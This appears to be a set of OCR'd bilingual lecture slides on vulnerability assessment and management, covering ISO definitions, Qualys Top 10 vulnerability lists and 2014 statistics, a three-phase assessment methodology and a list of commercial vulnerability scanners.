

information
security


ALL-IN-ONE
CISSP
EXAM GUIDE
SIXTH EDITION
SHON HARRIS
COURSE TECHNOLOGY
EC-Council | Press
Network Defense
Security and Vulnerability Assessment
EC-Council
Network
Security
Administrator
Managing
a Network
Vulnerability
Assessment
THOMAS R. PELTIER
JUSTIN PELTIER
JOHN A. BLACKLEY
50page
NIST SP - 800-40v2.0
Creating a Patch and
Vulnerability
Management Program
www.50page.com
Advanced Penetration Testing for
Highly-Secured Environments:
The Ultimate Security Guide
Learn to perform professional penetration testing for highly-secured environments with this intensive hands-on guide
Lee Allen
PACKT open source

Vulnerability

Se define en la norma ISO 27002 como **"Una debilidad de un activo o grupo de activos que puede ser explotado por una o más amenazas"**

Bullet stopped by Water Balloons

https://www.youtube.com/watch?v=blGNsJl7Ku8

Top 10 Vulnerabilities

The Top 10 External and Top 10 Internal Vulnerabilities are dynamic lists of the most prevalent and critical security vulnerabilities in the real world. Based on the Laws of Vulnerabilities, this information is computed anonymously from over 1 billion IP audits per year. The Top 10 External Vulnerabilities are the most prevalent and critical vulnerabilities which have been identified on Internet facing systems. The Top 10 Internal Vulnerabilities show this information for systems and networks inside the firewall.


The two Top 10 lists exclude vulnerabilities that do not have patches, even if workarounds are available, because these lists are tools to help prioritize remediation.

Top 10 Internal Vulnerabilities: February 2015


Title	QualysID	Ext. Reference
Microsoft Internet Explorer Cumulative Security Update (MS15-009) CVE-2014-8967, CVE-2015-0017, CVE-2015-0018, CVE-2015-0019, CVE-2015-0020, CVE-2015-0021, CVE-2015-0022, CVE-2015-0023, CVE-2015-0025, CVE-2015-0026, CVE-2015-0027, CVE-2015-0028, CVE-2015-0029, CVE-2015-0030, CVE-2015-0031, CVE-2015-0035, CVE-2015-0036, CVE-2015-0037, CVE-2015-0038, CVE-2015-0039, CVE-2015-0040, CVE-2015-0041, CVE-2015-0042, CVE-2015-0043, CVE-2015-0044, CVE-2015-0045, CVE-2015-0046, CVE-2015-0048, CVE-2015-0049, CVE-2015-0050, CVE-2015-0051, CVE-2015-0052, CVE-2015-0053, CVE-2015-0054, CVE-2015-0055, CVE-2015-0066, CVE-2015-0067, CVE-2015-0068, CVE-2015-0069, CVE-2015-0070, CVE-2015-0071	100220	MS15-009
Oracle Java SE Critical Patch Update - July 2014 CVE-2014-4227, CVE-2014-4219, CVE-2014-2490, CVE-2014-4216, CVE-2014-4247, CVE-2014-2483, CVE-2014-4223, CVE-2014-4262, CVE-2014-4209, CVE-2014-4265, CVE-2014-4220, CVE-2014-4218, CVE-2014-4252, CVE-2014-4266, CVE-2014-4268, CVE-2014-4264, CVE-2014-4221, CVE-2014-4244, CVE-2014-4263, CVE-2014-4208	122362	Oracle Java SE CPU July 2014


https://www.qualys.com/research/top10/

Vulnerability distribution by severity - 2014




High severity vulnerabilities 2010-2014





Year	# of vulnerabilities
2010	4,258
2011	3,532
2012	4,347
2013	4,794
2014	7,038



Operating system	# of vulnerabilities	# of HIGH vulnerabilities	# of MEDIUM vulnerabilities	# of LOW vulnerabilities
Apple Mac OS X	147	64	67	16
Apple iOS	127	32	72	23
Linux Kernel	119	24	74	21
Microsoft Windows Server 2008	38	26	12	0
Microsoft Windows 7	36	25	11	0
Microsoft Windows Server 2012	38	24	14	0
Microsoft Windows 8	36	24	12	0
Microsoft Windows 8.1	36	24	12	0
Microsoft Windows Vista	34	23	11	0
Microsoft Windows RT	30	22	8	0

Application	# of vulnerabilities	# of HIGH vulnerabilities	# of MEDIUM vulnerabilities	# of LOW vulnerabilities
Microsoft Internet Explorer	242	220	22	0
Google Chrome	124	86	38	0
Mozilla Firefox	117	57	57	3
Adobe Flash Player	76	65	11	0
Oracle Java	104	50	46	8
Mozilla Thunderbird	66	36	29	1
Mozilla Firefox ESR	61	35	25	1
Adobe Air	45	38	7	0
Apple TV	86	29	49	8
Adobe Reader	44	37	7	0
Adobe Acrobat	43	35	8	0
Mozilla SeaMonkey	63	28	34	1

Vulnerability Assessments

Hay una técnica que muchas empresas pasan por alto en el desarrollo de su diseño de seguridad, la evaluación de la vulnerabilidad autoadministrada**(self-administered vulnerability assessment).**

Una **evaluación de la vulnerabilidad** es el proceso de **identificar, cuantificar y priorizar** las vulnerabilidades en un sistema.

Las evaluaciones de vulnerabilidad son un importante mecanismo a través del cual las organizaciones pueden **identificar riesgos de seguridad potenciales y tener un proceso en marcha para corregir cualquier deficiencia.**

Las autoevaluaciones de rutina proporcionan una buena imagen de cómo se gestiona la seguridad y mejora con el tiempo, y para ayudar a identificar las zonas con mayor necesidad de atención.

La primera fase de la realización de la evaluación se lleva a cabo en los tres primeros pasos.

Discover

Durante la primera etapa de la evaluación, se descubrir todos los activos a través de la red y elaborar un informe de los recursos descubiertos.

Prioritize

Durante la segunda etapa, se asigna un valor de negocio de Activos de la organización.

Evaluation and Report


Durante la tercera etapa de la evaluación se realizan escaneos geográficamente distribuidos y redes segmentadas.

Tanto en el perímetro y detrás del firewall. Identificamos las amenazas y vulnerabilidades que utilizan la base de datos más completa de la industria.

Informes durante esta etapa incluirán:

Resumen de las vulnerabilidades descubiertas.

Descripción detallada de las amenazas encontradas, su impacto y las posibles soluciones.



Vulnerability Assessment and Management Methodology

La necesidad y el alcance de Evaluación de Vulnerabilidad

La práctica de la realización de una evaluación de la vulnerabilidad de la red (VA) en contra de la propia empresa puede ser muy beneficioso.

Puede llevar a descubrir exposiciones(exposures) antes que atacantes potenciales lo hagan, y ayuda a destacar la postura de seguridad que tiene la empresa, de una forma global.

VA complementa las otras tecnologías de seguridad detectando automáticamente los agujeros de seguridad de la red y el asesoramiento de especialistas en seguridad cómo solucionarlos.

VA permite a las organizaciones medir y reducir los riesgos al ofrecer una solución proactiva para descubrir, priorizar y evaluar las vulnerabilidades de seguridad antes de que ocurra la penetración.

Los beneficios que pueden derivarse de la realización de frecuentes, evaluaciones de vulnerabilidad proactivas pueden ser numerosas.

La detección temprana presenta la oportunidad de resolver los problemas antes de que los atacantes pueden explotar la debilidad que puede causar daños graves a los bienes de la empresa y, posiblemente, su reputación.

Puede ayudar en la actualización o creación de un mapa de la red detallado de la empresa.

Una organización debe tener una idea exacta de los sistemas que están presentes en su entorno.

No es difícil que alguien se conecte un nuevo sistema a la red sin informar a las personas adecuadas o pasar por el proceso de gestión del cambio correcto.

Las máquinas rouge pueden introducir riesgos no deseados e innecesarios en la empresa y la necesidad de ser tratado de una manera oportuna.

Inventario de todos los dispositivos en la red

El inventario podría consistir en el **tipo de dispositivo, los niveles actuales del sistema operativo, el hardware configuraciones, versiones de la aplicación,** y cualquier otra información pertinente del sistema.

Centrar la atención en la gestión de la solución de problemas específicos y sistémicos de seguridad

Establecer una línea de base para integrar y unificar los esfuerzos de seguridad.

Identificar las vulnerabilidades y desarrollar respuestas para ayudar a impulsar el desarrollo de un proceso de gestión de riesgos.

Desarrollar experiencia interna con el objetivo de la auto-evaluación a largo plazo de las áreas no técnicas.

La realización de una evaluación de la vulnerabilidad puede proporcionar una representación precisa de la situación actual de seguridad de la organización.

Tiene que haber un mecanismo incorporado en los procedimientos para garantizar que el proceso de VA se lleva a cabo continuamente.

También es importante contar con estas políticas y procedimientos revisados y aprobados por la dirección. Esto ayudará a asegurar que se conviertan en prácticas oficiales de la organización.

Una evaluación periódica de la vulnerabilidad es un procedimiento importante de control interno y es a menudo necesaria para el cumplimiento normativo.

VA es un control de seguridad de red proactiva diseñada para ayudar a localizar sistemáticamente y exponer las vulnerabilidades.

El proceso de VA es una práctica continua, es posible mantener una base de todas las vulnerabilidades asociados con cualquier número de sistemas de la red.

La estrategia de autoevaluación no sólo ofrece una organización una visión detallada de algunas de las exposiciones potenciales que puedan existir, pero también se puede utilizar para el retrato de la postura de seguridad global de la empresa.

La información obtenida durante el proceso de evaluación se puede utilizar para medir el nivel de riesgo que existe actualmente en la red.

Having the right tools is essential in obtaining accurate and complete results.

When conducting a VA it is important, and very beneficial to use the same tools as the potential attackers.

That way it is possible to duplicate the same methodologies and techniques that will be employed by attackers when your organization’s systems are being targeted.

It systematically maps all IP connections, tests and analyzes the repellent capabilities of these resources against known security holes, and provides verified remedies

Policies and procedures must be created and enforced,


By creating a solid policy, executing consistent procedures, and using the right tools, there is no end to the potential advantages that a good VA process will bring to any organization.

Every effective security practice is built on a strong foundation of policies and procedures, and the vulnerability assessment process should be no exception.

Before beginning to conduct any VA it is important to ensure that the underlying policies relevant to the organization are in place to facilitate the process.

These documents will be the principles, outlining the actions to be taken when planning and performing all aspects of the VA each and every time it is conducted.

The policies and procedures will need to encompass existing organizational processes.



Three phase cyclical vulnerability assessment procedure

Conduct Assessment

This phase consists of two main objectives,

The planning

- Gathering all relevant information,
- defining the scope of activities,
- defining roles and responsibilities,
- making others aware through the change management process.

performing of the vulnerability assessment.

- interviewing system administrators,
- reviewing appropriate policies and procedure relating to the systems being assessed
- The security scanning.

Identify Exposures

Reviewing the resulting data from the assessment phase and trying it into the issue management process so that accountability for the issues are established and the exposures can be resolved.

Address Exposures

This is the remedial phase where we try to resolve the exposures identified in the previous phase.

Before any steps are taken to fix the problem an investigation must be conducted to determine if the service that caused the exposure is in fact needed.

If the service is needed then the system should be upgraded, or if no upgrade exists management must be informed of the potential risk that system presents. If the services is not needed then it could simply be disabled.

It is important to recognize that some of the exposures uncovered may actually need to be present for the systems to run correctly, from a business perspective.

The services associated with these exposures need to be highlighted so that they will not be identified again during the next assessment.

This way it will be possible to accurately develop a risk curve to illustrate how the security posture trends over time.


as well it will give the administrators a consistent base from which to conduct their assessments. Also by seeking management approval it will ensure that the VA process is made a continual and official organizational practice.

Developing solid policies will ensure that the VA process is completed in line with the organization's requirements.

security policies and recommendations for system and information owners play an important role but they will not solve all weaknesses.

Vulnerabilities exist and will remain in all systems in operation. But it is still very important to try to eliminate as many security flaws as possible during early phases of system development, because the costs and risks associated with a repair increase dramatically later in the product life cycle.

The remedy clearly depends on the nature of the vulnerability, but several aspects must be carefully taken into account such as What and who has caused the problem?



Is there a possible way to remove the flaw?

Will the changes introduce new vulnerabilities?

Will the changes affect the quality of service?

Will the changes actually remove the vulnerability?

What will it cost to make the changes?

A vulnerability management process should be part of an organization’s effort to control information security risks.

This process will allow an organization to obtain a continuous overview of vulnerabilities in their IT environment and the risks associated with them

Only by identifying and mitigating vulnerabilities in the IT environment can an organization prevent attackers from penetrating their networks and stealing information

Information Security Testing and Assessment

http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf

HACER RESUMEN

Implementing a Vulnerability Management Process

Vulnerability scanning consists of using a computer program to identify vulnerabilities in networks, computer infrastructure or applications.

Vulnerability management is the process surrounding vulnerability scanning, also taking into account other aspects such as risk acceptance, remediation etc.

The scanner determines the tests performed during the scanning of a host. The selected scanner populates your asset profile data including the host information, ports, and potential vulnerabilities.

scan provides the operating system and version on each CIDR, server, and version of each port. Also, the scan provides the known vulnerabilities on discovered ports and services.

scan results allows you to collect asset vulnerability information for malware, web applications, and web services in your deployment

There is some risk involved with vulnerability management or more specifically, vulnerability scanning. Since vulnerability scanning typically involves sending a large number of packets to systems, they might sometimes trigger unusual effects

However, since vulnerability scanning is mainly limited to scanning and not exploiting, risks are minimal

In order to cover these risks, it’s always important to inform various stakeholders within your organization when vulnerability scanning is taking place.


Vulnerabilities Scanners


TOOLS

Managing IBM Security AppScan Enterprise Scanners
Managing nCircle IP360 Scanners
Managing Nessus Scanners
Managing Nmap Scanners •
Managing Qualys Scanners •
Managing FoundScan Scanners •
Managing Juniper Networks NSM Profiler Scanners •
Managing Rapid7 NeXpose Scanners •
Managing netVigilance Secure Scout Scanners •
Managing eEye Scanners •

Managing PatchLink Scanners •
Managing McAfee Vulnerability Manager Scanners •
Managing SAINT Scanners •
Managing AXIS Scanners •
Managing Tenable SecurityCenter

